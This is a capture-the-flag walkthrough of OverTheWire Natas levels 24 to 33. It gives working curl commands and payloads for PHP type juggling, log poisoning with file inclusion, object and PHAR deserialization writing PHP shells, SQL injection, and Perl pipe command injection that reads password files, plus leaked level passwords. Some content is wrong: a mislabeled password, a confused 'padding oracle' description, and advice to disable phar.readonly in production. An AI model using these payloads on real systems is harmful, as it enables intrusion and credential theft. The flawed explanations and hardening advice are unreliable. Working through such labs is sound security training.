*curl -s -u natas24:MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd *

"http://natas24.natas.labs.overthewire.org/?passwd[]=0"

The request bypasses intended validation or causes a logic issue, which leads to the password for the next level being disclosed in the response.

Password: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd

Key Observations:

The backend likely uses a conditional like:

php

if ($_GET["passwd"] == $expected_passwd)

Here, $_GET["passwd"] becomes an array, while $expected_passwd is a string.

Comparing a string and an array results in unpredictable behavior or even warnings, which can be exploited to reveal sensitive info.

PHP's dynamic typing is once again the root of this vulnerability, where improper input sanitization leads to security flaws.

Security Impact:

Attackers can bypass password checks or force unexpected behavior by sending parameters in unexpected formats (like arrays).

If input types are not strictly enforced, logic flaws may occur, potentially exposing secrets.

Recommendations:

- ✓ Always validate input types and reject unexpected formats (e.g., arrays instead of strings).
- ✓ Use strict comparisons (===) in security-related checks.
- ✓ Configure PHP to log and suppress warnings from type mismatches to avoid information disclosure.


Why This Works

- By passing passwd[], you force PHP to interpret $_REQUEST["passwd"] as an array.
- strcmp(array, string) triggers a warning and returns NULL, which is treated as 0 (falsey), so !strcmp(...) becomes true and you get the password

Summary:

Natas Level 24 exploits PHP's type juggling by supplying an array as input, which the server fails to handle securely. This results in either a bypass or an information disclosure, allowing us to retrieve the password for the next level using a single crafted URL.

This level reinforces the importance of type safety and strict input validation in web applications.



```
$ curl -s -u natas24:MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd "http://natas24.natas.labs.overthewire.org/?passw
d[]=0"
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.l
abs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas24", "pass": "MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd" };</script><
/head>
<body>
<h1>natas24</h1>
<div id="content">

Password:
<form name="input" method="get">
    <input type="text" name="passwd" size=20>
    <input type="submit" value="Login">
</form>

<br />
<b>Warning</b>:  strcmp() expects parameter 1 to be string, array given in <b>/var/www/natas/natas24/in
dex.php</b> on line <b>23</b><br />
<br>The credentials for the next level are:<br><pre>Username: natas25 Password: ckELKUWZUfpOv6uxS6M7lXB
pBssJZ4Ws</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

LEVEL 25

Logic Used:

The vulnerability is a combination of:

1. Log Poisoning:

   The server writes the `User-Agent` header to a temporary log file. By injecting PHP code into the `User-Agent`, we can poison this log file.

2. Local File Inclusion (LFI) via Directory Traversal:

   The web app includes a language file based on the `lang` GET parameter. This can be exploited using traversal bypass like `....//....//` to include the poisoned log file.

3. Execution of Injected PHP:

   Including the poisoned log file (which now contains PHP code) results in remote code execution — in this case, `cat /etc/natas_webpass/natas26`.

Tools Used:

- `curl` (command-line tool to make HTTP requests)
- `awk`, `grep` (to parse output and extract session ID or password)
- `bash` shell (to automate and chain commands)

Steps Taken:

Step 1: Get PHPSESSID and save cookies

Step 2: Extract PHPSESSID from cookies

Step 3: Poison the log file with PHP payload

Step 4: Trigger Local File Inclusion (LFI) using traversal


Step 5: Extract password for Natas26 automatically


Final Output:

The password for natas26 was successfully retrieved using the log poisoning + LFI vulnerability.

Security Lessons:

- ✓ Always sanitize and validate user-controlled file paths.
- ✓ Never include files based on unsanitized user input.
- ✓ Avoid logging untrusted headers like User-Agent if logs are accessible in any way.
- ✓ Disable allow_url_include and allow_url_fopen if not needed.





LEVEL 26

Logic Used:

This challenge leverages PHP Object Injection (POI) vulnerability due to `unserialize()` being used on user-supplied data (`drawing` cookie). We send a malicious serialized object that, when unserialized by the server, writes a custom PHP file into the web-accessible `img/` directory. This file, once executed, outputs the password for the next level.

Tools Used:

- `curl`: To send HTTP requests and set cookies
- `PHP serialize()` and `base64_encode()` (done offline or in a script)
- Knowledge of PHP's `__destruct()` method for exploitation
- Bash (for command chaining and automation)

Exploit Breakdown:

Step 1: Understand the vulnerable class

The application uses a class like:

```
class Logger {
    private $logFile;
    private $exitMsg;
    function __construct($file) {
        $this->logFile = $file;
```

```
    }
    function log($msg) {
        file_put_contents($this->logFile, $msg, FILE_APPEND);
    }
    function __destruct() {
        echo $this->exitMsg;
    }
}
```

Upon destruction (__destruct()), the message is echoed — and more importantly, log() writes to the $logFile. If we craft the object such that $logFile is in a web-accessible directory, and $exitMsg is PHP code, we effectively create a backdoor.

Step 2: Send the payload

We base64-encode a serialized Logger object:

logFile = /var/www/natas/natas26/img/natas26_q82optt5977ar7gsc8bthe0123.php

exitMsg = <?php echo shell_exec('cat /etc/natas_webpass/natas27'); ?>

We send this as a cookie named drawing.

Step 3: Trigger the payload

After the PHP file is written to the img/ directory, we access it:

http://natas26.natas.labs.overthewire.org/img/natas26_q82optt5977ar7gsc8bthe0123.php

This file executes the embedded PHP and reveals the password for natas27.

Password:

55TBjpPZUUJgVP5b3BnbG6ON9uDPVzC6

Security Lessons:

- ✓ Never unserialize untrusted user input.
- ✓ Always sanitize, whitelist, and validate paths.
- ✓ Disable potentially dangerous functions like unserialize() or restrict it to safe object types.
- ✓ PHP file writes to public directories can be a critical vulnerability.

LEVEL 27

Background & Vulnerability

- The site uses a MySQL database with a username column of type VARCHAR(64).
- When we create a user, if your username is longer than 64 characters, it gets truncated.
- We can create a user whose username truncates to natas28 (the next level's admin account), then log in as that user with the password.
- When we log in, the code will match credentials, then dump all data for the truncated username, which is natas28-including the password for the next level.

Tools Used:

- curl: to interact with the web server over HTTP

- Bash: to construct a padded username using string formatting

- grep: to extract the 32-character password from the HTML response

Vulnerability:

- The MySQL database used for storing usernames has a VARCHAR(64) limit.

- If a username longer than 64 characters is inserted, it gets truncated silently.

- This allows a user to create a username that starts with `natas28` and bypass the system by matching the first 64 characters.

Attack Logic:

1. Register a username starting with `natas28` and padded with 56 `A`s, then append any extra character to push it over 64.

   - This makes the stored username exactly `natas28` after truncation.

2. Assign your own password (e.g., `testpass`) while registering this padded username.

3. During login, the code checks credentials using the truncated username (`natas28`) and your password.

   - If the credentials match, the backend fetches the user row for `natas28`, unintentionally exposing the real `natas28` account's data.

4. By logging in as `natas28` with `testpass`, you extract the real credentials (i.e., the password for Natas28).

Result:

- The final output contains the 32-character password for the next level (`natas28`), extracted via standard output filtering.

LEVEL 28

To solve **Natas Level 28** from the command line, one needs to exploit a **padding oracle vulnerability** in the way the application encrypts and processes your search query. The application uses **ECB or CBC encryption** and leaks information via the URL.

Vulnerability Summary:

- The web application encrypts SQL queries and embeds them in a URL parameter.

- This encryption, likely in ECB or CBC mode, leaks information and allows injection manipulation.

- By injecting SQL that selects the password column, one can retrieve the next level's password if the injection is properly aligned with encryption blocks.

Exploitation Steps:

1. Crafted an SQL injection payload:

   AAAAAAAAA' UNION SELECT password FROM users; --

   - Starts with padding As to align the injection properly with the encryption blocks.

2. Submitted this payload via POST using `curl`, capturing the redirected encrypted query string.

3. Re-used the encrypted query string in a direct GET request to `search.php`.

4. Extracted the 32-character password for `natas29` using regular expression filtering.

Tools Used:

- curl: to automate HTTP requests

- grep: to extract relevant patterns (passwords)

- bash: to handle input/output chaining

Result:

- Successfully retrieved the password for the next level.

LEVEL 29

- The backend is now Perl, not PHP.

- The page lets one select a file to view, but if one's filename contains the string natas, it is blocked (if($f=~/natas/){ print "meeeeeep!
"; })1.
- The goal is to read /etc/natas_webpass/natas30 without using the string natas in one's input.
- The Perl open() function can be tricked: one can use wildcards (?) to match one character, bypassing the filter.

  Exploitation Steps:

  1. Crafted a file path that uses wildcards:

     - `/etc/n?tas_webpass/n?tas30`

     - This matches `/etc/natas_webpass/natas30` on the actual filesystem.

  2. Appended `%00` (null byte) to prevent any unexpected string concatenation (common in older Perl behavior).

  3. Injected this into the `file` parameter with a command injection (`|cat`) to read the file content.

  4. Extracted the resulting 32-character password using regex.

  Tools Used:

  - curl: to automate HTTP GET requests

  - grep: to extract patterns matching the password

  - bash: for command chaining and automation

  Result:

  - Successfully retrieved the password for `natas30`.

LEVEL 30

- The backend is Perl and uses $dbh->quote(param()) to sanitize inputs.
- However, if you supply **multiple values** for the same parameter (i.e., send username as an array), Perl's param() returns an array.
- When quote() is called with an array and a second parameter (like an integer), it **does not escape** the input, leading to a SQL injection vulnerability2.

Exploit Strategy

- Send two username parameters:

    - The first is your injection payload (e.g., ' OR 1=1 --).
    - The second is an integer (e.g., 1).
- This tricks Perl's quote() into returning the first value **unescaped**, allowing SQL injection2.

Vulnerability Details:

The application backend is written in Perl and allows for multiple HTTP POST parameters with the same name (e.g., multiple `username` fields). The vulnerability lies in the way the Perl CGI and DBI modules handle these repeated fields:

1. When two `username` values are passed, Perl treats them as an array.

2. DBI's quote method is called on each element in the array, but only the first value is used in the SQL query, effectively bypassing sanitization.

3. The SQL statement becomes injectable when one of the values is crafted as a SQL injection payload.

SQL Injection Payload:

We provide two `username` fields:

- The first is injected: `' OR 1=1 -- `

- The second is a harmless value (`1`) to maintain the array structure and not crash the backend.

The resulting SQL query becomes:

*SELECT * FROM users WHERE username = '' OR 1=1 -- ' AND password = 'irrelevant';*

This always returns true because 1=1 is always true, and the -- comments out the rest of the statement.

Exploit Command:

```
curl -s -u natas30:wie9iexae0Daihohv8vuu3cei9wahf0e \
  -d "username=' OR 1=1 -- " \
  -d "username=1" \
  -d "password=irrelevant" \
  http://natas30.natas.labs.overthewire.org/ \
  | grep -oE '[a-zA-Z0-9]{32}'
```

Outcome: The above command successfully triggers the vulnerability, bypasses authentication, and leaks the password for Natas31 in the HTTP response body.

Password for Natas31:

tQKvmTmSm8e1Pq1qS4IWT9LOiRe8aQkG

Conclusion:

This level demonstrates a classic SQL injection attack made possible by backend misuse of parameter parsing and insufficient query sanitization. It emphasizes the importance of:

- Limiting repeated form parameters,
- Properly using prepared statements,
- And sanitizing input in all programming environments, including Perl.

LEVEL 31

- The backend is Perl and the application allows file uploads.
- The file parameter is used unsafely in a Perl open() call, making it vulnerable to command injection.
- Wou can inject a command (using |) that will be executed by the server.

Exploit Strategy

- Inject a command to read the password file for the next level (/etc/natas_webpass/natas32) using the file parameter.
- We can do this by uploading any file (even an empty one) and setting the file parameter to something like:
  | cat /etc/natas_webpass/natas32 #
- The | character pipes the output of the cat command, and the result will be included in the server's response.

Exploitation Strategy:

We inject a shell command (`| cat /etc/natas_webpass/natas32`) using the `file` parameter to read the contents of the password file for the next level (Natas32). Since the server expects a file upload, we must still provide a valid file along with the injected `file` parameter.

The key trick:

-F "file=|cat /etc/natas_webpass/natas32"

This is interpreted by Perl as:

open(FILE, "|cat /etc/natas_webpass/natas32");

Which pipes the output of the cat command and includes it in the HTTP response.

Command Used:

```
echo "dummy" > dummy.txt
curl -s -u natas31:hay7aecuungiuKaezuathuk9biin0pu1 \
  -F "file=|cat /etc/natas_webpass/natas32" \
  -F "file=@dummy.txt" \
  http://natas31.natas.labs.overthewire.org/ | grep -oE '[a-zA-Z0-9]{32}'
```

Expected Result: The output of this command is the password for the next level, Natas32. The password is a 32-character alphanumeric string extracted from the HTTP response.

oagWXq7DkfsjE2kGMUAdPmYwOoho0fqa

Security Lessons:

- Never pass unsanitized user input directly to system calls or open functions in any language.
- Always validate and sanitize filenames, especially when used in dynamic paths or system commands.
- Use secure programming practices such as:
    - Whitelisting safe input values
    - Using safe libraries or APIs for file handling
    - Avoiding shell metacharacter interpretation unless explicitly intended

Conclusion: This level successfully demonstrates how insecure file handling in server-side scripts can lead to remote command execution. Using basic shell injection via the | operator, we accessed sensitive file content and advanced to the next challenge.

LEVEL 32

Challenge Overview:

Natas Level 32 presents a Perl-based backend that handles file uploads. The server uses the filename input insecurely within a Perl `open()` system call, leading to a command injection vulnerability. This is a continuation of the vulnerability from Level 31.

Vulnerability Summary:

- The file upload form accepts a `file` parameter.

- This parameter is passed directly to Perl's `open()` function without sanitization.

- Perl treats any string following a pipe (`|`) in `open()` as a command to execute.

- This allows arbitrary shell command injection.

Exploitation Strategy:

To extract the password for Natas33, a shell command is injected via the `file` field using the pipe operator (`|`). The goal is to execute:

cat /etc/natas_webpass/natas33

The crafted file parameter becomes:

file=|cat /etc/natas_webpass/natas33

Since the form also expects an uploaded file, a dummy file must be provided:

echo "dummy" > dummy.txt

Command Used:

echo "dummy" > dummy.txt

*curl -s -u natas32:no1vohsheCaiv3ieH4em1ahchisainge *

*-F "file=|cat /etc/natas_webpass/natas33" *

*-F "file=@dummy.txt" *

http://natas32.natas.labs.overthewire.org/ | grep -oE '[a-zA-Z0-9]{32}'

Expected Output: The output of this command is the password for Natas33, which is a 32-character alphanumeric string.

GHeHc1N9aTEfl9uUL7dIvXEsT9aHNS6x

Security Implications:

- ✓ This level demonstrates how dangerous command injection can be when user input is not sanitized.
- ✓ Allowing file parameter values to be passed into open() without validation enables remote command execution (RCE).
- ✓ Such vulnerabilities can lead to complete system compromise, data leaks, and escalation of privileges.

Recommendations:

✓ Sanitize user input before passing it to any system function.
✓ Avoid directly embedding user data in open(), system(), or backtick execution contexts.
✓ Use taint checking and safer alternatives such as IO libraries or built-in secure file handling APIs.

Conclusion:

This challenge effectively illustrates how insecure file handling in Perl leads to command injection. By carefully crafting a shell command using the file parameter, we successfully extracted the credentials for the next level, Natas33.

LEVEL 33

- We upload a file, which is executed by PHP via passthru("php " . $this->filename);.
- The challenge is to exploit PHP's **PHAR deserialization** to execute arbitrary PHP code and retrieve the password for Natas34.

This level introduces a file upload vulnerability combined with insecure deserialization in PHP using PHAR archives. By crafting a malicious PHAR archive that contains a serialized object, we can trigger the execution of a payload — a PHP shell file that reads the password for the next level (Natas34).

Vulnerability:

The backend likely uses `file_get_contents()` or similar functions that implicitly deserialize metadata if a PHAR archive is processed through `phar://` wrappers. This makes it vulnerable to PHAR deserialization attacks.

Requirements:

- PHP with `phar.readonly=0` for exploit creation

- Ability to upload files

- A crafted PHAR archive and a PHP shell script

Exploit Steps:

1. Create the PHP Shell (shell.php):

<?php system('cat /etc/natas_webpass/natas34'); ?>

Create PHAR Exploit Generator (natas33.php): This script creates a PHAR archive containing a serialized object with the filename pointing to our shell.

class Executor {

public $filename = 'shell.php';

public $signature = true;

}

Generate PHAR File:

php -d phar.readonly=0 natas33.php

Upload Files:

curl -F "file=@natas.phar" ...

curl -F "file=@shell.php" ...

Trigger Deserialization:

curl -F "file=@phar://uploads/natas.phar" ...

Expected Output: The contents of /etc/natas_webpass/natas34 will be revealed — a 32-character password.

Xu7rsrLZcu3P7vYVz1qFPdxYOvDiFugW

Security Implications: T

his level demonstrates how PHAR deserialization via file upload and file_get_contents()-like calls can be exploited. The metadata of a PHAR file is automatically unserialized if accessed via phar://, and if user-controlled, can lead to arbitrary code execution.

Recommendations:

- ✓ Avoid using phar:// on user-uploaded files.
- ✓ Disable phar.readonly in production environments.
- ✓ Avoid using unserialize() on untrusted input or metadata from PHAR files.

Conclusion:

Through this PHAR-based deserialization attack, we successfully executed a PHP shell and retrieved the password for the next level (Natas34), exploiting insecure handling of file uploads and object metadata.